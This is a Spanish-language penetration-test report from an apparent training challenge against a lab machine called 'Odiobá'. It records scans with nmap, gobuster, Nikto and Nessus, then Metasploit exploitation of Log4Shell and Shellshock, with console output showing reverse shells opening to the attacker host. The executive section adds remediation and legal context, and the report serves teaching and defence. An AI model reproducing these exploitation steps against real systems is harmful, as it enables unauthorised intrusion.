



INFORME: EJECUTIVO Y TÉCNICO

Sistema Odiobá

- Fecha: 5 de septiembre de 2024
- Cliente: Reto 7 – Team Challenge
- Consultora de Ciberseguridad: The Bridge - Accelerator
- Control de Cambios

Versión	Documento	Fecha	Cambios	Autor	revisor	visto bueno
1.1	Informe de resultados	11/09/2024	Informe inicial	Victor Martínez	Ángel / Joseba	Javier Tomás

Índice de Contenidos

1. Introducción -----	3
2. Informe Ejecutivo -----	3
• Introducción -----	3
• Alcance -----	4
• Resumen de Actuaciones Practicadas -----	5
• Recomendaciones generales -----	5
• Normativa aplicable y sanciones -----	6
3. Informe Técnico: -----	7
• Introducción-----	7
• Fase de exploración – Servidor – web-----	7
▪ Puerto 8080-----	7
▪ Puerto 8081-----	10
• Fase de explotación-----	12
• Resumen de explotaciones con MetaExploit-----	15
• Conclusiones -----	15
4. Bibliografía -----	16
5. Anexos -----	17


1. INTRODUCCIÓN

El presente informe está formado por 2 partes: un informe ejecutivo, menos técnico y dirigido a informar a cargos de toma de decisiones o ejecutivos de la compañía, y un informe técnico, dirigido a los analistas de ciberseguridad y programadores que tengan que crear y ejecutar tareas para mitigar las vulnerabilidades explotadas, con la finalidad de mejorar los manuales de estrategia de la compañía en la detección, contención y respuesta ante incidentes críticos en su sistema.

2. INFORME EJECUTIVO


1. Introducción. – Este informe tiene como objetivo presentar los resultados de las vulnerabilidades detectadas y explotadas en el equipo Odiobá, de acuerdo con el contrato firmado entre ambas partes, en el que permiten la explotación del sistema con la finalidad de conseguir la autenticación por atacantes externos con usuarios con privilegios root. El equipo no tiene entorno gráfico y para acceder en línea de comandos hace falta una clave y contraseña que no aportan, habiendo usado para su explotación diversas herramientas de ciberseguridad, destacando alguno de sus resultados:

- **Nessus Essentials**. - Herramienta de escaneo de vulnerabilidades más populares y completas en el ámbito de la seguridad informática, que se utiliza para identificar vulnerabilidades en sistemas y redes, detectar configuraciones incorrectas y posibles puntos de entrada para ataques en una amplia gama de plataformas, clasificando estas en críticas, altas, medias e info.




- Como se puede observar el número de las vulnerabilidades encontradas se mantiene dentro de los límites que se pueden permitir por una organización. No obstante, sería interesante subsanarlas si fuera posible debido a la gravedad de alguna de ellas:

- CVE-2021-44228 para servidores Apache “*Log4j2 Remote Code (RCE)*”, detectada como crítica y alta, debido a que es extremadamente peligrosa permitiendo a cualquier atacante ejecutar código arbitrario en los sistemas infectados, comprometiendo la confidencialidad, integridad y disponibilidad de los datos del sistema infectado.



Puntuación del NIST (Instituto Nacional para Estándares y Tecnología)

- CVE-2003-1418 para servidores Apache con el encabezado “*ETag Information Disclosure*”, permitiendo a un atacante obtener información sensible sobre los archivos o recursos servidos por el servidor, sin permitir el acceso directo al servidor, por eso está catalogada como media.



Puntuación del NIST (Instituto Nacional para Estándares y Tecnología)

2. Alcance. - El alcance se ha centrado en identificar y evaluar las debilidades de seguridad en el sistema, para lograr las finalidades expuestas en el contrato, explotando algunas de las vulnerabilidades encontradas, que pueden causar daños el sistema, así como comprometer la integridad, confidencialidad y disponibilidad de los datos del mismo, destacando:

- En colación al punto anterior, se ha procedido a realizar la explotación de la vulnerabilidad con CVE-2021-44228 llamada “*log4shell*”, mediante un *framework* para pruebas de penetración y auditorías de seguridad, consiguiendo el acceso al sistema con el mas alto privilegio, por lo que podría poner en compromiso todo el sistema.

- Mediante herramientas de escaneo de servidores web para descubrir directorios, archivos, subdominios y otros puntos de entrada ocultos y menos evidentes, se ha encontrado un directorio que aporta información sensible para obtener acceso al sistema, mediante una vulnerabilidad que aprovecha del funcionamiento normal entre cliente-servidor web para la ejecución de código arbitrario mediante programas maliciosos, consiguiendo mediante herramientas de explotación y penetración entrar nuevamente en el sistema con los mismos privilegios.

3. Resumen de actuaciones practicadas. – Se han realizado numerosas actuaciones, explotando ciertas debilidades / vulnerabilidades detectadas, algunas de las cuales han sido comentadas anteriormente, consiguiendo finalmente el objeto del contrato, es decir, la autenticación con usuario con privilegios root en el sistema, aportando detalles técnicos más adelante.

4. Recomendaciones generales

En el análisis efectuado de vulnerabilidades con el programa Nessus, se han encontrado 2 vulnerabilidades importantes, por lo que podría estar dentro de los riesgos permitidos dentro de las políticas de seguridad de ciertas empresas. No obstante, se recomienda actualizar, si es el caso, dicha política al modelo “Zero Trust”¹.

Por otro lado, tener un directorio web que incluya información sobre una posible vía de explotación del sistema, representa un riesgo significativo de seguridad para la empresa, debiendo ser subsanado lo antes posible.

¹ Zero Trust, parte de la premisa de no confiar en ningún usuario, dispositivo o sistema dentro o fuera de la red organizacional y se basa en los siguientes principios clave:

- **Verificación continua:** La identidad y la autorización de cada usuario y dispositivo se verifican constantemente.
- **Principio de Menos privilegios:** Los usuarios y dispositivos solo reciben acceso a los recursos que necesitan para realizar su trabajo.
- **Segmentación:** La red se segmenta en zonas para limitar el acceso, contención de amenazas y evitar el movimiento lateral de las mismas.
- **Protección de datos:** Los datos se protegen con cifrado adecuado y otras medidas de seguridad.
- **Monitoreo y respuesta:** La actividad de la red se monitorea constantemente para detectar y responder a las amenazas.

5. Normativa aplicable y sanciones

Existen diversas normativas que regulan la protección de datos y la seguridad de la información, y que podrían ser aplicables en este caso:

- **Reglamento General de Protección de Datos (RGPD)² y la Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)³.** - Si la información confidencial que se encuentra en los directorios bloqueados, incluye datos personales, su incumplimiento podría acarrear sanciones importantes para la empresa.
- **Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI)⁴.** - Los prestadores de servicios (corporaciones, empresas, etc) deben adoptar las medidas técnicas y organizativas necesarias para garantizar la seguridad de los datos de los usuarios, pudiendo su incumplimiento acarrear sanciones para la empresa.

Las sanciones por el incumplimiento de las normativas de protección de datos y seguridad de la información pueden ser de elevado valor, por ejemplo, en el caso del RGPD, las multas pueden ascender hasta el 4% del volumen de negocio mundial anual de la empresa o 20 millones de euros, lo que sea mayor y en el caso de la LOPDGDD, las multas pueden ascender hasta 300.000 euros.

² El RGPD es un reglamento de la Unión Europea que establece normas estrictas para la protección de datos personales

³ La LOPDGDD es ley española que desarrolla el RGPD y que establece normas específicas para la protección de datos personales en España

⁴ La LSSI es una legislación española que regula la prestación de servicios de la sociedad de la información y el comercio electrónico, estableciendo una serie de obligaciones a las empresas e infracciones en caso de su incumplimiento,

3.- INFORME TÉCNICO

1. Introducción. – Para conseguir el objetivo fijado en el contrato, se ha seguido la siguiente línea de investigación:
 - El Equipo ha sido entregado con un sistema Linux Kernel 2.6 en un entorno CLI, sin aportar credenciales de inicio de sesión de la maquina denominada “ODIOBÁ”, por lo que el análisis y explotación será realizado en caja negra.
 - Para esta explotación se ha usado como maquina atacante, un sistema Kali Linux virtualizado, en su versión .2 2024, conectando mediante Red NAT con la maquina objeto del presente.
 - En primer lugar, se procede a consultar, mediante la herramienta “Nmap”, el rango de IPs donde se encuentran ambas maquinas, siendo la de Odiobá: 10.0.2.4 y de la maquina atacante: 10.0.2.19. Además “Odiobá” muestra que tiene abiertos el puerto SSH /22), el 8080 y el 8081, cada uno con un servicio.



```
(kali㉿ kali) [~]
$ nmap 10.0.2.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) 24-08-26 20:36 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for dwwa.local (10.0.2.4)
Host is up (0.00025s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap

Nmap scan report for 10.0.2.19
Host is up (0.00025s latency).
All 1000 scanned ports on 10.0.2.19 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

2. Fase de exploración – Servidor Web. -

- **- PUERTO 8080:**
- Mediante el uso de *Gobuster*, siendo una herramienta de seguridad y hacking web, comúnmente utilizada durante las fases de reconocimiento en pruebas de penetración, que usa para descubrir objetos y directorios ocultos o no indexados en un servidor web, no encontrando nada, sólo un directorio denominado /error con da status 500, es decir es un error por parte del servidor.

```

(kali) kali - /opt/nessus/var/nessus
$ gobuster dir -u http://10.0.2.4:8080 -w /usr/share/dirb/wordlists/big.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.4:8080
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/[ (Status: 400) [Size: 435]
/[ (Status: 400) [Size: 435]
/error (Status: 500) [Size: 73]
/plain (Status: 400) [Size: 435]
/quote (Status: 400) [Size: 435]
Progress: 20469 / 20470 (100.00%)

```

- Con la aplicación Nikto, se procede a intentar encontrar vulnerabilidades que puedan ser explotadas, no encontrando ninguna aplicable directamente vía Metasploit. No obstante, si se muestran algunas como: el clickjacking, permite métodos HTTP “put” y “delete” permitidos, vulnerabilidades XSS (mediante XSSStrike) etc.

```

$ nikto -h http://10.0.2.4:8080
- Nikto v2.5.0

-----
+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 8080
+ Start Time: 2024-09-02 21:37:14 (GMT2)
-----
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /7sV8qjFV.chl+: Uncommon header 'content-disposition' found, with contents: inline;filename=f.txt.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS.
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-09-02 21:37:40 (GMT2) (26 seconds)
-----
+ 1 host(s) tested

```

- Mediante la aplicación Nessus, la cual, permite identificar fallos de seguridad en sistemas, redes y aplicaciones, como configuraciones incorrectas, vulnerabilidades conocidas y posibles puntos de acceso, generando informes detallados, como se puede ver en la imagen:

10.0.2.4



Vulnerabilities

Total: 30

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	10.0	156014	Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)
CRITICAL	10.0	10.0	155998	Apache Log4j Message Lookup Substitution RCE (Log4Shell) (Direct Check)
MEDIUM	5.3	1.4	88098	Apache Server ETag Header Information Disclosure
LOW	2.1*	4.2	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type

Si nos atenemos a las vulnerabilidades más importantes (críticas), encontramos **dos vulnerabilidades relacionadas con el “Log4Shell (CVE-2021-44228)”** pero con distintos métodos de detección y explotación, ambas por el puerto 8080:

**** Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)**, es un método para detectar si una instancia “Log4j” es vulnerable mediante inyección de carga maliciosa, mediante la observación de un comportamiento específico de una solicitud (callback).

CRITICAL


Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)

Description

A remote code execution vulnerability exists in Apache Log4j < 2.15.0 due to insufficient protections on message lookup substitutions when dealing with user controlled input. A remote, unauthenticated attacker can exploit this, via a web request to execute arbitrary code with the permission level of the running java process.

Port ▲	Hosts
8080 / tcp / www	10.0.2.4

****Apache Log4j2 Remote Code Execution (RCE)****, permite a los atacantes ejecutar código arbitrario en sistemas afectados, debido a la forma en que Log4j2 maneja las cadenas de texto al registrar datos, permitiendo a los atacantes enviar datos maliciosos a las aplicaciones que lo usan. Cuando Log4j2 procesa esas cadenas o datos maliciosos, el atacante puede inyectar código que luego se ejecuta en el servidor afectado, obteniendo control remoto sobre el sistema.



- Mediante la herramienta MetaExploit, la cual se utiliza en pruebas de penetración para identificar, probar, y explotar fallos de seguridad, permitiendo a los usuarios simular ataques reales y generar payloads personalizados para acceder a sistemas vulnerables, se procede a la detección de la vulnerabilidad anteriormente descrita (*"log4shell"*), mediante un módulo auxiliar que incorpora, siendo positiva.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 10.0.2.4:8080 - Log4Shell found via / (header: X-Api-Version) (os: Linux 5.4.0-193-generic unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_181)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
```

- **- PUERTO 8081:**
- En primer lugar, se usa de nuevo Gobuster, dando este resultado:

```
(kali@kali) ~$ gobuster dir -u http://10.0.2.4:8081 -w /usr/share/dirb/wordlists/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.4:8081
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 287]
./htpasswd (Status: 403) [Size: 287]
./cgi-bin/ (Status: 403) [Size: 286]
./index (Status: 200) [Size: 226]
./server-status (Status: 403) [Size: 291]
Progress: 20469 / 20470 (100.00%)
```

- En segundo lugar, se comprueba el directorio que ha contestado con código 200, ya que el resto son de acceso prohibido por falta de permisos:



En este caso, en uno de los directorios ocultos y menos evidentes a usar desde la interfaz pública del sitio web, se ha hallado información o pista importante para una posterior explotación, indicando claramente que el script “/cgi-bin/vulnerable” presenta una vulnerabilidad conocida como “ShellShock”.

El directorio /cgi-bin/ es la ubicación estándar donde se ubican los scripts CGI - Common Gateway Interface (Interfaz de puerta de enlace común), los cuales se ejecutan en el servidor en respuesta a las peticiones de los clientes, devolviendo a éste el resultado del script solicitado. Esta mecánica de funcionamiento, a menudo, se convierte en vulnerabilidades que permiten la ejecución de código arbitrario mediante la inyección de scripts maliciosos, como puede ser la “ShellShock”

- En tercer lugar, se ha utilizado la aplicación Nikto, otra herramienta de escaneo de vulnerabilidades web que ayuda a identificar fallos de seguridad en servidores web (archivos y directorios sensibles, versiones antiguas no actualizadas, configuraciones inseguras y otras vulnerabilidades más comunes) que podrían ser explotados por atacantes malintencionados.


```
(kali) kali ~
$ nikto -h http://10.0.2.4:8081
- Nikto v2.5.0

+-----+
+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 8081
+ Start Time: 2024-08-27 0 4TZ)
+-----+

+ Server: Apache/2.2.22 (Debian)
+ /: Server may leak Inodes via ETags, header found with file /, inode: 18957, size: 226, mtime: Mon Oct 30 23:46:35 2017. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8909 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2024-08-27 07:32:07 (GMT2) (14 seconds)
+-----+

+ 1 host(s) tested
```

Como se puede ver, ha encontrado una posible vulnerabilidad con un *CVE-2003-1418 relacionado con las etiquetas Etags (Entity Tags)*, las cuales, se usan para identificar las versiones asignadas a un recurso en el servidor web. Cuando un cliente solicita un recurso, el servidor usa los Etags para determinar si la versión almacenada en la cache de ese recurso es la misma que está en el servidor, ayudando todo esto la sincronización del cliente y servidor y optimizando el uso de la caché.



Para una posible explotación, se ha realizado una búsqueda en Metaexploit del CVE, así como por la descripción o nombre del identificador, con resultado infructuoso.

Además, el directorio */index/* es vulnerable a ataques por fuerza bruta.

3. Fase de Explotación:

- Se ejecuta Metasploit, configurando un workspace específico para ir guardando los progresos. En primer lugar, se utiliza una herramienta nmap aportando datos importantes:
 - El puerto 8080 donde está el servicio Nagios NSCA (*Nagios Service Check Acceptor*), una popular herramienta de monitorización de redes y sistemas, permitiendo a los servidores y dispositivos enviar resultados de verificación pasivos (como estado de servicios o dispositivos) al servidor Nagios central, normalmente mediante conexión cifrada. Cuando NSCA está asociado con un puerto HTTP-Proxy, como el 8080, es posible que esté siendo utilizado para recibir y procesar informes de estado o resultados de monitorización desde dispositivos remotos a través de un proxy HTTP. No obstante, como ya se ha comentado, no ha encontrado forma de vulnerarlo por este medio, así que se ha recurrido a NESSUS, encontrando una vulnerabilidad explotable con CVE-2021-45046.

Se ejecuta el exploit para esta vulnerabilidad CVE, consiguiendo acceso, utilizando como *“stager”* una *“shell_reverse”*, siendo finalmente positiva el acceso a la maquina objetivo por el puerto 8080 con usuario no privilegiado.


```

msf6 exploit(multi/http/log4shell_header_injection)> options
Module options (exploit/multi/http/log4shell_header_injection):
  Name      CurrentSetting Required Description
  -----
  HTTP_HEADER no          The HTTP header to inject into
  HTTP_METHOD GET         yes        The HTTP method to use
  LDIF_FILE  no          Directory LDIF file path
  Proxies    no          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.4    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      8080        yes        The target port (TCP)
  SRVHOST    10.0.2.19   yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    389         yes        The local port to listen on.
  SSL        false       no         Negotiate SSL/TLS for outgoing connections
  TARGETURI  /           yes        The URI to scan
  VHOST      no          HTTP server virtual host

msf6 exploit(multi/http/log4shell_header_injection)> run

[*] Started reverse TCP handler on 10.0.2.19:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/log4shell_scanner as check
[+] 10.0.2.4:8080 - Log4Shell found via / (header: X-API-Version) (os: Linux 5.4.0-193-generic unknown,
itecture: amd64-64) (java: Oracle Corporation_1.8.0_181)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections

[+] The target is vulnerable.
[+] Automatically identified vulnerable header: X-API-Version
[*] Serving Java code on: http://10.0.2.19:8080/AizHLG3zNrz.jar
[*] 10.0.2.4 - Command shell session 4 closed.
[-] Command shell session 7 is not valid and will be closed
[*] 10.0.2.4 - Command shell session 7 closed.
[-] Command shell session 9 is not valid and will be closed
[*] 10.0.2.4 - Command shell session 9 closed.
[+] Command shell session 10 opened (10.0.2.19:4444 -> 10.0.2.4:51596) at 2024-09-02 21:12:40 +0200

```

- El puerto 8081, el cual es ejecutando un servidor apache 2.2, el cual es vulnerable a ShellShock, la cual afecta a versiones del intérprete de comandos Bash, presentes en muchos sistemas Unix y Linux, permitiendo al atacante ejecutar comandos arbitrarios en un sistema afectado.

```

[*] Workspace: obioba_reto_10
msf6 > services
Services
=====

host port proto name state info
-----
msf6 > db_nmap 10.0.2.4 -sV -sC -p-
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) 4-08-26 20:41 CEST
[*] Nmap: Nmap scan report for dwwa.local (10.0.2.4)
[*] Nmap: Host is up (0.00038s latency).
[*] Nmap: Not shown: 65532 closed tcp ports (conn-refused)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: | 3072 f9:b5:43:05:2f:9b:1d:0f:9a:f0:7f:63:f7:02:ba:fa (RSA)
[*] Nmap: | 256 ae:bc:0f:06:7a:a3:84:95:2f:9f:ae:43:64:d2:8c:7b (ECDSA)
[*] Nmap: | 256 3a:03:86:4a:c5:f6:40:1e:be:35:d2:38:6c:d0:e0:a7 (ED25519)
[*] Nmap: 8080/tcp open nagios-nsc Nagios NSCA
[*] Nmap: |_ http-title: Site doesn't have a title (application/json).
[*] Nmap: 8081/tcp open http Apache httpd 2.2.22 ((Debian))
[*] Nmap: |_ http-title: Vulnerables | ShellShock
[*] Nmap: |_ http-server-header: Apache/2.2.22 (Debian)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
msf6 >

```

- Se procede a la explotación del puerto 8081 con la vulnerabilidad crítica ShellShock mediante el uso de Metaexploit, concretamente la numero 8:

```
msf6 > search apache cgi

Matching Modules
=====


| #  | Name                                                | Disclosure Date | Rank      | Check | Description                                |
|----|-----------------------------------------------------|-----------------|-----------|-------|--------------------------------------------|
| 0  | exploit/multi/http/apache_normalize_path_rce        | 2021-05-10      | excellent | Yes   | Apache 2.4.49/2.4.50 Traversal RCE         |
| 1  | target: Automatic (Dropper)                         |                 |           |       |                                            |
| 2  | target: Unix Command (In-Memory)                    |                 |           |       |                                            |
| 3  | auxiliary/scanner/http/apache_normalize_path        | 2021-05-10      | normal    | No    | Apache 2.4.49/2.4.50 Traversal RCE scanner |
| 4  | action: CHECK_RCE                                   |                 |           |       | Check for RCE (if mod_cgi is enabled).     |
| 5  | action: CHECK_TRAVERSAL                             |                 |           |       | Check for vulnerabi                        |
| 6  | action: READ_FILE                                   |                 |           |       | Read file on the remo                      |
| 7  | exploit/windows/http/tomcat_cgi_cmdlineargs         | 2019-04-10      | excellent | Yes   | Apache Tomcat CGI Serv                     |
| 8  | exploit/multi/http/apache_mod_cgi_bash_env_exec     | 2014-09-24      | excellent | Yes   | Apache mod_cgi Bash E                      |
| 9  | target: Linux x86                                   |                 |           |       |                                            |
| 10 | target: Linux x86_64                                |                 |           |       |                                            |
| 11 | auxiliary/scanner/http/apache_mod_cgi_bash_env      | 2014-09-24      | normal    | Yes   | Apache mod_cgi Bash E                      |
| 12 | auxiliary/dos/http/apache_mod_isapi                 | 2010-03-05      | normal    | No    | Apache mod_isapi Dang                      |
| 13 | exploit/windows/http/php/apache_request_headers_bof | 2012-05-08      | normal    | No    | PHP apache_request_he                      |
| 14 | exploit/multi/http/tomcat_jsp_upload_bypass         | 2017-10-03      | excellent | Yes   | Tomcat RCE via JSP Up                      |
| 15 | target: Automatic                                   |                 |           |       |                                            |
| 16 | target: Java Windows                                |                 |           |       |                                            |
| 17 | target: Java Linux                                  |                 |           |       |                                            |



Interact with a module by name or index. For example info T7, use T7 or use exploit/multi/http/tomcat_jsp_upload_byp...



After interacting with a module you can manually set a TARGET with set TARGET 'Java Linux'


```

- Ejecutamos el exploit cumplimentado los campos incluidos en “Options”, verificando que no dejamos ninguno sin rellenar con la opción “show missing”, resultando positivo, consiguiendo iniciar sesión con user sin privilegios a través del servicio /cgi-bin/vulnerable:

```
Active sessions
=====


| Id | Name  | Type      | Information                                 | Connection |
|----|-------|-----------|---------------------------------------------|------------|
| 1  | shell | x86/linux | 10.0.2.19:4444 -> 10.0.2.4:47576 (10.0.2.4) |            |



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exe) > run

[*] Started reverse TCP handler on 10.0.2.19:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (36 bytes) to 10.0.2.4
[*] Command shell session 2 opened (10.0.2.19:4444 -> 10.0.2.4:47578) at 2024-08-27 08:39:59 +0200

pwd
/usr/lib/cgi-bin
ls
vulnerable
```


```


- RESUMEN DE LAS EXPLOTACIONES REALIZADAS CON METAEXPLOIT - PUERTOS 8080 Y 8081

```

Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
-----
10.0.2.4 08:00:27:d1:6c:27 dvwa.local Linux 4.X server

msf6 exploit(multi/http/log4shell_header_injection)> services
Services
=====

host port proto name state info
-----
10.0.2.4 22 tcp ssh open OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 Ubuntu Linux; protocol 2.0
10.0.2.4 6667 tcp irc closed
10.0.2.4 8080 tcp nagios-nasca open Nagios NSCA
10.0.2.4 8081 tcp blackice-icecap open Apache httpd 2.2.22 (Debian)

msf6 exploit(multi/http/log4shell_header_injection)> vulns
Vulnerabilities
=====

Timestamp Host Name References
-----
2024-08-27 06:28:55 UTC 10.0.2.4 Apache mod_cgi Bash Environment Variab CVE-2014-6271,CVE-2014-6278,CWE-94,OSVD
le Code Injection (Shellshock) B-112004,EDB-34765,URL-https://access.r
edhat.com/articles/T200223,URL-https://
seclists.org/oss-sec/2014/q3/649
